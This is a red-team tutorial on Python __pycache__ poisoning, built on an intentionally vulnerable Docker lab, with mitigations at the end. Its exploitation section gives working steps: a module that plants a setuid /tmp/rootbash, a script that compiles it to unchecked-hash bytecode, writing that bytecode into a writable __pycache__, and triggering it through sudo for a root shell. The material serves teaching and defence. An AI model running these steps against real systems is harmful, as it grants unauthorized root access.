Python __pycache__ Poisoning Privilege Escalation (UNCHECKED_HASH)
A privilege escalation technique that abuses Python’s unchecked-hash bytecode caching mechanism to execute attacker-controlled .pyc files with elevated privileges when a writable __pycache__ directory is trusted by a root-executed Python process.
Python __pycache__ Poisoning Privilege Escalation (UNCHECKED_HASH)
1. Explanation
What is this method?
Python automatically compiles imported modules into bytecode (.pyc) files and stores them inside a __pycache__ directory.
When a Python script imports a module, Python loads .pyc files if they are present and considered valid for the interpreter version and invalidation mode..
Starting from PEP 552, Python introduced multiple bytecode invalidation modes. One of them is UNCHECKED_HASH, where Python does not verify whether the bytecode matches the source file at runtime.
If an attacker can:
- Write to a
__pycache__directory - Influence which module is imported
- Trigger execution of the Python program with elevated privileges
they can execute arbitrary bytecode as root.
Requirements
sudopermission to execute a Python script as root- World-writable or attacker-writable
__pycache__directory - Knowledge of the Python version used (for correct
.pycnaming) - Ability to place a malicious
.pycfile
Impact
- Full root privilege escalation
- No kernel exploit required
- Works even if source code is later deleted or modified
- Difficult to detect via traditional monitoring
Why this is dangerous
.pyc files are executable code, not harmless cache artifacts.
Insecure permissions turn Python’s performance feature into a privilege escalation vector.
2. Lab Setup Using Docker
This lab is intentionally vulnerable and designed for learning purposes.
Build the lab
1
docker build -t pycache-privesc-lab .
Run the container
1
docker run -it --rm pycache-privesc-lab
Users inside the lab
rootdollarboysushil(low-privileged user)
The user dollarboysushil can run a Python script as root using sudo.
Verify sudo permissions
1
sudo -l

Expected output:
1
(root) NOPASSWD: /usr/bin/python3.12 /opt/pycache-lab/runner.py
3. Exploitation (Step-by-Step)
Step 1: Identify the import
Inspect the privileged script:
1
cat /opt/pycache-lab/runner.py

You will see an imported module:
1
from helper_module import do_work

Step 2: Check permissions on pycache
1
ls -la /opt/pycache-lab/__pycache__
If writable, exploitation is possible.

Step 3: Create malicious module (helper_module.py)
1
2
3
4
import os

def do_work():
    os.system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash")
Step 4: Compile unchecked bytecode
1
2
3
4
5
6
7
8
9
10
import py_compile
from py_compile import PycInvalidationMode

py_compile.compile(
    "helper_module.py",
    cfile="helper_module.cpython-312.pyc",
    invalidation_mode=PycInvalidationMode.UNCHECKED_HASH
)

print("[+] Unchecked-hash pyc generated successfully")
Purpose of this Code (High-level)
This snippet compiles a Python source file into bytecode (.pyc) in a way that tells Python:
“Trust this bytecode forever. Do not check whether the source file matches it.” That’s exactly what makes
__pycache__poisoning possible.

Generating malicious pyc file
1
python3.12 compile_pyc.py

Step 5: Poison the __pycache__
1
cp helper_module.cpython-312.pyc /opt/pycache-lab/__pycache__/

Step 6: Trigger root execution
1
sudo /usr/bin/python3.12 /opt/pycache-lab/runner.py

Step 7: Gain root shell
1
/tmp/rootbash -p

4. Remedies and Mitigations
- Never allow
__pycache__directories to be writable by non-root users - Avoid running Python scripts with
sudo - Use
python -Bto disable bytecode generation - Enforce strict file permissions on application directories
- Monitor for unexpected
.pycfiles - Use virtual environments with controlled ownership
Final Notes
This vulnerability is a logic and configuration flaw, not a Python bug.
It highlights how small permission mistakes can completely undermine system security.
Author:
Sushil Poudel
Red Team / Offensive Security